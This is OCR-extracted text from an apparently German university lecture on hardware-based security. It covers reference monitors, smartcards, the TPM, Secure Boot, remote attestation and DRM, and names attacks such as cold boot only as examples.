
1. Der Referenzmonitor muss manipulationssicher sein
2. Der Referenzmonitor kann nicht umgangen werden
3. Der Referenzmonitor muss klein genug sein, um intensiv geprüft werden zu können



Beispiel: Betriebssystemmodi



Beispiel: Betriebssystemmodi



Problem: Schutz der Hardware


- Betriebssystemmethoden schützen nur vor Software-Fehlverhalten
- Man kann OS-Schutz leicht aushebeln, wenn man physischen Zugriff auf die Hardware hat


- Beispiele:
  - Cold Boot-Angriffe auf Software-Festplattenverschlüsselung
  - Hot-Plug-Angriffe auf Self Encrypting Drives

Einfacher Manipulationsschutz

- Eingießen des Computers in Kunstharz

- Quelle der folgenden Bilder:
  - Martin Oczko: Ansätze zur Verschlüsselung von Network Attached Storage. Diplomarbeit RWTH Aachen, Februar 2009
  - Martin Oczko: KryptoNAS - Open Source based NAS encryption. Vortrag bei ISSE 2009





Vertrauenswürdige Hardware

- Hardware, die man sehr schwer manipulieren kann
  - Heißt häufig: an die man schwer “rankommt”, ohne den Rechner zu zerstören
- Idee: Bindung von Daten/Berechnung an ein physisches Objekt
  - Damit kann man in begrenztem Maß auch Daten/Berechnungen vor dem Zugriff des Computerbesitzers zu schützen
- Häufige Bezeichnung: Sicherheitsmodul (security module)

Beispiel: Smartcards

Erläuterung


- Enthält winzigen Mikroprozessor mitsamt Speicher
- Kann Kryptoschlüssel speichern, ohne dass der Besitzer sie jemals zu Gesicht bekommt
- Kann auch benutzt werden, um Berechnungen auszuführen
- Chip-TAN verwendet das
- Verwendet auch als SIM-Karte in GSM-Telefonen

Trusted Platform Module (TPM)


- Standardmäßig in viele Rechner eingebaute Smartcard
- Enthält kleinen Schlüsselspeicher und sicheren Zufallszahlengenerator


Quelle: infineon.com

Secure Boot


Stufe n+1
k
Stufe n
k
BIOS Boot Block
BIOS
Boot Loader
Infineon
OPTIGA™ TPM 2.0
SLB 9665 TT 2.0
TPM
OS
OS

Secure Boot


Stufe n+1
k
Stufe n
k


BIOS Boot Block
BIOS
Boot Loader
root hash
Infineon
OPTIGA™ TPM 2.0
SLB 9665 TT 2.0
TPM

Erläuterungen

- TPM “misst” kritischen Boot-Code
- Falls Vergleich der Messung mit einem im TPM hinterlegten “richtigen” Wert in Ordnung, gibt TPM einen geheimen Schlüssel frei, um Kernel Image zu entschlüsseln und zu booten
- Vorteile von sicherem Booten:
  - Betriebssystem/Applikation "weiß", dass es sich in einem definierten Zustand befindet!
- Definierter Zustand:
  - Unveränderte Software
  - Unveränderte Hardware
- Beweis durch Induktion:
  - Annahme: Stufe n ist in definiertem Zustand, dann ist auch Stufe n+1 in definiertem Zustand (andernfalls wäre notwendiger Schlüssel nicht freigegeben)
  - Stufe 0 ist definiert (garantiert durch TPM)


Vorteile von Secure Boot

- Benutzer kann sich sicher sein:
  - Keine kompromittierte Software an Bord (keine Trojaner, Viren)
  - Nur unveränderte Originale
- Gut für Administratoren von Firmennetzerken:
  - Anwender installieren oft eigene Programme auf Unternehmens-PCs
  - Einfallstüren für Malware, Sicherheitslöcher
  - Erspart Versiegelung der Rechner/Razzien (teuer)

- Zugriff auf Kundendaten nur, wenn der Rechner nachweist, dass er "sicher" ist

- Man kann nun sogar begrenzt den Rechner vor seinem Besitzer schützen...


Szenario: Datei zur Ansicht



Erläuterung

- Ein Händler möchte einem Kunden eine Datei "zur Ansicht" überlassen
  - Kunde kann sich die Datei anschauen und bei Gefallen dafür bezahlen
  - Problem: Kunde kann sich eine Kopie machen und vorgeben, die Datei gefalle ihm nicht!
- Grundproblem: Kunde ist nicht vertrauenswürdig


Lösung mit Secure Boot




Erläuterung

- Problem kann gelöst werden, wenn Händler (teilweise) Kontrolle über den Rechner des Kunden hat
  - Rechner kann Datei nicht mehr beliebig manipulieren
  - Realisierbar durch vertrauenswürdige/sichere Hardware und Secure Boot
- Händler lässt sich nachweisen, dass Rechner unverändert ist
  - Remote Attestation
- Problem: Wer bestimmt, was mein Rechner booten darf?
  - Gängiges Problem bei Smartphones
- Anwendung: Digital Rights Management, Schutz vor Raubkopien etc.
  - Musik, Filme, Daten etc. sollen nur in vertrauenswürdiger Umgebung verarbeitet werden
- Kontrolle über Software → Kontrolle über Verarbeitung von Daten
  - Zugriff kann reglementiert werden, zum Beispiel: kein Kopieren, Weitergabe nur mit nachfolgendem Löschen

Beispiel: IBM 4764 (bis 2011)

